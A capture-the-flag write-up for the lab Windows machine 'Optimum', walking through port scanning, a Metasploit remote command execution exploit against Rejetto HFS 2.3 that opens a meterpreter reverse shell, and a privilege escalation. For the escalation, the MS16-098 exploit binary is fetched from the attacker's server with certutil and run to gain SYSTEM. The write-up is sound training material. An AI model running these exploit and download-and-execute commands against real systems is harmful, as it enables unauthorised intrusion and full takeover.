Optimium

The target for this challenge is a Windows machine.

Enumeration:

The first step is to run a nmap stealth scan to enumerate open ports on the target, and then to run a service and version scan on open ports.


```
root@kali:~# nmap -sS 10.129.1.127
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-25 20:40 CET
Nmap scan report for 10.129.1.127
Host is up (0.11s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 9.50 seconds
root@kali:~# nmap -sC -sV 10.129.1.127 -p 80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-25 20:45 CET
Nmap scan report for 10.129.1.127
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
```

The target is running a HTTP file server. The service is HFS, and the version is 2.3.



We can search for exploits using *searchsploit*, a built-in tool on kali.

```
root@kali:~# searchsploit HFS
---------------------------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Result
```

We find here a Metasploit module. From Metasploit *search* command, we find it as “rejetto_hfs_exec”.

```
msf5 > search hfs

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   1  exploit/multi/http/git_client_command_exec  2014-12-18       excellent  No     Malicious Git and Mercurial HTTP Server For CVE-2014-9390
   2  exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution

msf5 > use exploit/windows/http/rejetto_hfs_exec
```

The different options for the module are:

```
msf5 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.129.1.127     yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.44      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/rejetto_hfs_exec) >
```

According to the Rapid7 documentation, the module exploits a poor regex configuration on the *ParserLib.pas* file, and bypass the filter with a null byte (“%00”).

Let us perform the exploitation part.

Exploitation:

Once the module is set and the options are indicated, we can run the attack.

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.129.1.127
RHOSTS => 10.129.1.127
msf5 exploit(windows/http/rejetto_hfs_exec) > set RPORT 80
RPORT => 80
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.44:4444
[*] Using URL: http://0.0.0.0:8080/7c7fNBWuLgu
[*] Local IP: http://10.0.2.15:8080/7c7fNBWuLgu
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /7c7fNBWuLgu
[*] Sending stage (179779 bytes) to 10.129.1.127
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.129.1.127:49162) at 2021-01-25 20:56:34 +0100
[!] Tried to delete %TEMP%\akgkwHSyCA.vbs, unknown result
[*] Server stopped.

meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter >
```

We get a meterpreter shell on port 4444. The user is not Administrator we can then start the privilege escalation part.

Privilege Escalation:

The first step is to enumerate the machine version and more. We can do it with the command *systeminfo*.

```
meterpreter > shell
Process 1588 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>systeminfo
systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ��
System Boot Time:          1/2/2021, 6:36:02 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.392 MB
```

We can copy the output of the command and run the windows exploit suggester, that will enumerate possible exploits for us using a database.

```
root@kali:~/Tools/privesc/windows/exploit-suggester# python windows-exploit-suggester.py --systeminfo info.txt --database 2021-01-25-mssb.xls
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 31 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```

For our privilege escalation, we choose the MS16_098 exploit. The CVE for this exploit is CVE-2016-3309. It is an Integer Overflow, and it allows an attacker to craft an input with an executable that will give elevated privileges on the machine.

We can upload the executable via a python simple http server.

```
root@kali:~/Tools/privesc/windows# ls
41020.exe  exploit-suggester  Get-System.ps1  jaws-enum.ps1  PowerUp.ps1  Privesc.psd1
root@kali:~/Tools/privesc/windows# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

Running it on the machine gives us *NT\AUTHORITY SYSTEM* privileges on the target.

```
C:\Users\kostas\Desktop>certutil -urlcache -f http://10.10.14.44:9000/41020.exe attack.exe
certutil -urlcache -f http://10.10.14.44:9000/41020.exe attack.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\kostas\Desktop>attack.exe
attack.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>
```

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com